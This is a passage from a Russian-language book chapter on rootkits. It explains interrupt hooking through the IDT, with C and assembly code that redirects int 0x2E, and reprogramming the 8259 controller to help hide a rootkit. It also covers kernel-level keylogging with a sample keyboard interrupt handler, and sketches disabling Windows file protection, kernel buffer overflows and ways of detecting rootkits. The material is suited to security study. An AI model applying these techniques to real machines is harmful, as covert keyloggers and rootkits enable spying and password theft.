Это прерывание зарезервировано для устройства для выполнения. Это прерывание всегда недоступно для периферийных устройств, поскольку оно используется исключительно для внутренней сигнализации

IRQ 14 Первичный контроллер IDE.

Это прерывание зарезервировано для первичного контроллера IDE. В ситемах, где нет IDE устройств, это прерывание может использоваться в других целях

IRQ 15 Вторичный контроллер IDE.

Это прерывание зарезервировано для вторичного контроллера IDE

В IDT (Interrupt Descriptor Table — таблица дескрипторов прерываний) можно сохранить 256 записей, только 16 из которых обычно используются для аппаратных прерываний в системах x86. В IDT содержится массив 8-байтовых дескрипторов сегментов, которые называются *вентилями* (gate).

Перехват прерываний

В системе Windows NT с помощью прерываний обрабатываются многие системные события. Например, прерывание `0x2E` вызывается для каждого системного вызова. Хотя в наших примерах с наборами средств для взлома показано, как перехватывать отдельные ситемные вызовы, но мы также можем непосредственно перехватить прерывание `2E`. Также можно перехватывать и другие прерывания, например прерывание для клавитуры, что, в свою очередь, позволяет перехватывать комбинации нажатых клавиш.

Перехват прерывания может быть осуществлен с помощью кода, представленного на следующем рисунке.

```
int HookInterrupts()
{
    IDTINFO idt_info;
    IDTENTRY* idt_entries;
    IDTENTRY* int2e_entry;
    __asm{
            sidt idt_info;
    }
    idt_entries = (IDTENTRY*) MAKELONG(idt_info.LowIDTbase,idt_info.HiIDTbase);
    /*******************************************************
    * Обратите внимание Мы можем исправить ЛЮБОЕ прерывание
    * ограничений нет
    *******************************************************/
    int2e_entry = &(idt_entries[NT_SYSTEM_SERVICE_INT]);
    __asm{
            cli;
            lea eax,MyKiSystemService;
            mov ebx, int2e_entry;
            mov [ebx],ax;
            shr eax,16
            mov [ebx+6],ax;
            sti;
    }
    return 0;
}
```

Получаем указатель к таблице дескрипторов прерываний (→ sidt idt_info;)

Получаем запись прерывания для конкретного прерывания (в данном случае для int 2E) (→ int2e_entry = ...)

Отключение прерываний (→ cli;)

Сохраняем новый указатель для функции, который указывает на нашу процедуру, предназначенную для замены прерывания (→ mov [ebx],ax;)

Включение прерываний (→ sti;)

Загадка программируемого контроллера прерываний

Тот, кто пробовал реализовать перехват прерывания, знает, что номера каналов IRQ, присвоенных аппаратным средствам, не соответствуют полностью записям в таблице дескрипторов прерываний. Например, мы знаем, что запросом на прерывание для клавиатуры является IRQ 1. Однако прерывание 1 оказывается совсем не клавиатурой. Как такое может быть? Очевидно, выполняется преобразование между аппаратными запросами на прерывание и векторами прерываний, хранящимися в таблице дескрипторов прерываний. Ответ заключается в программируемом кон-

троллере прерываний (Programmable Interrupt Controller — PIC). Для большинства материнстких плат это Intel 8259 или совместимая микросхема. Микросхему 8259 можно запрограммировать на соответствие номеров аппаратных прерываний программным прерываниям. Это означает, что различные линии аппаратных прерываний подключаются на вход Intel 8259, а на выходе мы получаем единую линию прерываний. Микросхема 8259 управляет преобразованием в программные прерывания и информирует центральный процессор, что происходит то или иное программное прерывание.

Как правило, схема 8259 управляет 16 каналами аппаратных прерываний. По умолчанию в большинстве программного обеспечения BIOS микросхема 8259 программируется на установку соответствия между аппаратными прерываниями IRQ 0–7 и программными прерываниями 8–15. Таким образом, аппаратное прерывание клавиатуры IRQ 1 обрабатывается как программное прерывание 8, т.е. загадка преобразования IRQ в программные прерывания решена.

В системах Windows NT, Windows 2000 и Windows XP старые хитрости по перехвату прерывания для клавиатуры не сработают. Дело в том, что микросхема 8259 перепрограммируется системой Windows для установки соответствия между аппаратными прерываниями IRQ 0–15 и программными прерываниями 0x30–0x3F. Таким образом, для перехвата прерывания для клавиатуры в системах Windows нужно перехватывать программное прерывание 0x31. Вот и вторая загадка разгадана.

Безусловно, можно самостоятельно перепрограммировать ИС 8259. Таким образом мы создадим дополнительную маскировку для сокрытия драйвера с нашим набором средств для взлома. В следующем фрагменте кода показан пример перепрограммирования 8259, которое осуществляется таким образом, чтобы прерывания IRQ 0–7 соответствовали программным прерываниям 20h–27h.

```
mov    al, 11h
out    20h, al
out    A0h, al
mov    al, 20h         ; номера прерывания начиная с 20h
out    21h, al         ; 21h соответствуют IRQ 0-7
mov    al, 28h         ; номера прерывания начиная с 28h
out    A1h, al         ; A1h соответствуют IRQ 8-15
mov    al, 04h
out    21h, al
mov    al, 02h
out    A1h, al
mov    al, 01h
out    21h, al
out    A1h, al
```

Регистрация нажатий клавиш

Регистрация нажатий клавиш является одним из самых мощных методов компьютерного шпионажа. Используя перехват для дескриптора клавиатуры внутри ядра, набор средств для взлома может перехватывать парольные фразы, включая те, которые используются для разблокирования секретных ключей в криптографических системах. Регистрация нажатий клавиш не требует больших объемов пространства на жестком диске, поэтому может пройти несколько дней или недель, прежде чем хакер сочтет необходимым забрать файл с зарегистрированной информацией. Программа регистрации может распознавать комбинации управляющих клавиш, а также

определять, когда символы набираются в верхнем или нижнем регистре. Обычно каждому нажатию клавиши соответствует определенный код опроса клавиатуры (scancode). Код опроса клавиатуры представляет собой численное представление в памяти нажатий клавиши.

За последнее десятилетие появилось множество различных видов программ регистрации нажатий клавиш, а методы их работы зависят от атакуемой операционной системы. На многих старых Windows и DOS-системах для регистрации нажатий клавиш было достаточно организовать перехват прерывания 9. Начиная с систем под управлением Windows NT, программу мониторинга нажатий клавиш следует инсталлировать как драйвер. Подобная ситуация характерна и для Linux.

С точки зрения хакера остаются две проблемы: 1) как сохранить данные в файл; и 2) кто будет их отправлять по сети. Если перехваченные нажатия клавиш сохраняются в открытом тексте, то они доступны все желающим. Если они отправляются на чей-то электронный адрес, то у владельца этого адреса окажется ценная информация. Эти проблемы можно решить с помощью средств криптографии. Зарегистрированные нажатия клавиш могут храниться в виде информации, зашифрованной с помощью открытого ключа, а их передача может осуществляться с помощью широковещательной рассылки, по общедоступному и в то же время защищенному каналу.

Программа регистрации нажатий клавиш в Linux-системе

За последнее время опубликовано несколько программ регистрации нажатий клавиш в Linux-системах. Программный код этих программ является общедоступным. Эти программы обычно сделаны в виде подгружаемых модулей ядра (LKM). В UNIX-системах набор средств для взлома, как правило, уже реализован в виде модуля LKM, поэтому мониторинг нажатий клавиш можно просто добавить в виде расширенной функции. Набор средств для взлома в системе Linux способен внедриться в текущий поток символов с помощью существующего драйвера клавиатуры или может непосредственно организовать перехват дескриптора прерывания.

Программа регистрации нажатий клавиш для Windows NT/2000/XP

В системах Windows NT/2000/XP поддерживается специальный тип драйвера устройств, который называется *фильтрующим драйвером* (filter driver) или просто фильтром. Большинство драйверов в Windows работают последовательно. То есть каждый драйвер передает данные следующему драйверу в цепочке. Фильтрующий драйвер просто добавляет себя в эту цепочку и выполняет фильтрацию данных или изменяет передаваемые данные до того, как передать управление. Набор средств для взлома может добавить себя в уже существующую цепочку драйверов для клавиатуры. Конечно, можно использовать и непосредственный перехват прерывания клавиатуры. В любом случае, можно перехватывать последовательности нажатия клавиш и записывать их в файл либо пересылать по сети.

Контроллер клавиатуры

На материнской плате находится большое количество контроллеров для аппаратных средств. В этих контроллерах содержатся регистры, из которых можно прочесть или в которые можно записать данные. Как правило, регистры чтения/записи на контроллере называют портами. В клавиатуре обычно используется микропроцессор 8048, а на материнской плате, как правило, есть дополнительный микропроцессор 8042. Микросхема 8042 программируется для преобразования кодов опроса клавиатуры. Иногда эта же микросхема используется для управления входными данными, получаемыми от мыши PS/2 и, иногда, для уведомления центрального процессора о нажатии кнопки Reset.

Относительно контроллера клавиатуры нас интересуют следующие порты:

порт 0x60: чип 8048, регистр данных клавиатуры

порт 0x64: чип 8042, регистр состояния клавиатуры

Для чтения символов с клавиатуры необходимо перехватить прерывание клавиатуры. Предпринимаемые для этой цели действия изменяются в зависимости от операционной системы. Для систем под управлением Windows, вероятнее всего, необходимо будет перехватить прерывание int 0x31. Данные должны быть прочитаны из прерывания 0x60 сразу после вызова IRQ 1 и до того, как произойдет какое либо-другое прерывание клавиатуры.

Ниже представлен пример простого обработчика для прерывания клавиатуры.

```
KEY_INT:
        push     eax
        in       al, 60h
        // делаем что-то с символов в al
        pop      eax
        jmp      DWORD PTR [old_KEY_INT]
```

Усовершенствованные возможности наборов средств для взлома

В этой книге не ставилась цель рассмотреть все самые совершенные хитрости, которые можно реализовать с помощью наборов средств для взлома. К счастью, доступны многие ресурсы и статьи в Internet, которые посвящены этой теме. Одним из лучших источников информации является журнал *Phrack Magazine* (`http://www.phrack.com`). В качестве еще одного полезного ресурса можно назвать конференцию по вопросам безопасности BlackHat (`http://www.blackhat.com`). Здесь мы только вкратце рассмотрим несколько усовершенстованных методов применения наборов средств для взлома, при необходимости предоставляя ссылки на источники более подробной информации.

Использование набора средств для взлома в качестве отладчика

Набор средств для взлома, работающий на уровне ядра, вовсе необязательно всегда должен использоваться с вредоносными целями. Например, набор средств для

взлома можно использовать для контроля за собственной системой. Еще одна полезная область применения возможностей наборов средств для взлома заключается в эмуляции функций отладчика. Набор средств для взлома со встроенным командным интерпретатором и несколькими функциями отладки практически ничем не отличается от программы наподобие SoftIce. Можно добавить декомпилятор, возможность чтения и записи в память и поддержку точек останова.

Отключение защиты системных файлов Windows

Процесс `winlogon.exe` загружает несколько библиотек DLL, которые отвечают за защиту системных файлов (служба System File Protection). При этом загружается файл `sfc.dll`, а затем файл `sfcfiles.dll`. Список защищаемых файлов загружается в буфер памяти. Воспользовавшись простой заплатой, которая устанавливается в программный код файла `sfc.dll`, можно полностью отключить защиту файлов. Для создания заплаты можно воспользоваться стандартными функциями отладки Windows API[10].

Непосредственная запись данных в физическую память

Для работы набора средств для взлома необязательно использовать загружаемый модуль или драйвер устройства в Windows-системе. Установить набор средств для взлома можно с помощью непосредственной записи данных в ядро. Мы рекомендуем прочесть отличную статью автора crazyword по теме объектов Windows и физической памяти в журнале *Phrack Magazine*, выпуск 59, статья 16 “Playing with Windows /dev/(k)mem”.

Переполнение буфера в ядре

В программном коде ядра присутствуют те же ошибки, которые известны для остального программного обеспечения. Одно только тот факт, что программный код запускается в ядре, совсем не означает его неуязвимость относительно переполнения буфера в стеке и других стандартных программ атаки. И действительно, были опубликованы несколько программ для переполнения буфера в ядре.

Использование хакером переполнения буфера в ядре требует определенной сноровки, поскольку исключения в ядре могут привести к выходу компьютера из строя или появлению “голубого экрана смерти”. Программы атаки, работающие на уровне ядра, заслуживают особого упоминания, поскольку они позволяют установить в компьютер набор средств для взлома и при этом обойти все механизмы защиты. При осуществлении переполнения буфера в ядре, злоумышленнику не требуются привилегии администратора или возможность загрузки драйвера устройства. Статью автора Синан (Sinan) по теме переполнения буфера в ядре можно прочесть в журнале *Phrack Magazine*, выпуск 60, статья 6 “Smashing The Kernel Stack For Fun And Profit”.

---

[10] *Более подробную информацию по этой теме можно узнать из работы Бенни (Benny) и Раттера (Ratter) в 29/A Labs.*

“Заражение” образа ядра

Еще один способ для внедрения кода в ядро заключается в установке заплаты в сам образ ядра. В этой главе мы продемонстрировали код простой заплаты для устранения механизмов защиты из ядра системы Windows NT. Таким же методом может быть изменена любая часть программного кода. При этом не забывайте исправить в коде любые проверки целостности файла, например контрольную сумму файла. Достаточно интересная информация относительно установки заплат в ядро Linux содержится в 60-м выпуске журнала *Phrack Magazine*, статья “Static Kernel Patching” от автора под псевдонимом jbtzhm.

Перенаправление исполнения

Мы также рассказали о том, как осуществить перенаправление исполнения в Windows-системах. Интересное обсуждение того, как это выполняется в системах под управлением Linux, содержится в статье 5 “Advances in Kernel Hacking II” журнала *Phrack Magazine*, выпуск 59.

Обнаружение наборов средств для взлома

Существует несколько методов для обнаружения наборов средств для взлома, *каждый из которых легко блокируется*, если в наборе средств для взлома предусмотрена такая возможность. Для выявления изменений данных в памяти можно исследовать таблицу вызовов или выполнить проверку функций и их значения. Во время выполнения функции можно провести подсчет выполняемых команд и сравнить с оригинальной функцией. Теоретически можно обнаружить любое изменение в ходе выполнения программ. Основная проблема заключается в том, что программный код, который предназначен для выполнения проверки, запускается на том же скомпрометированном компьютере. При этом набор средств для взлома способен изменить или повлиять на программный код, предназначенный для проверки. Любопытный метод для обнаружения наборов средств для взлома изложен в статье Яна Рудковски (Jan Rutkowski) “Execution Path Analysis: Finding Kernel Based Rootkits”, которая опубликована в журнале *Phrack Magazine*, выпуск 59. Программа для выявления наборов средств для взлома в ядре Solaris доступна на сайте `http://www.immunitysec.com`.

Резюме

Завершающим действием большинства атак на программное обеспечение является установка набора средств для взлома (rootkit). Эти наборы средств позволяют хакеру вернуться на взломанную машину при первом желании. Мы рассмотрели несколько чрезвычайно мощных наборов средств для взлома. Они позволяют управлять абсолютно *всеми* аспектами работы компьютера. Для этой цели наборы средств для взлома устанавливаются очень глубоко, в самое “сердце” системы.

Наборы средств для взлома могут устанавливаться как локально, так и доставляться из внешнего источника, например в составе “червя” или вируса. Как и в случае других видов вредоносного кода, деятельность этих программ должна оставаться

незаметной. Наборы средств для взлома успешно скрывают себя от стандартных средств исследования системы, используя перехваты, "трамплины" и заплаты. В этой главе мы лишь поверхностно затронули обширную тему наборов средств для взлома — тему, которая заслуживает отдельной книги.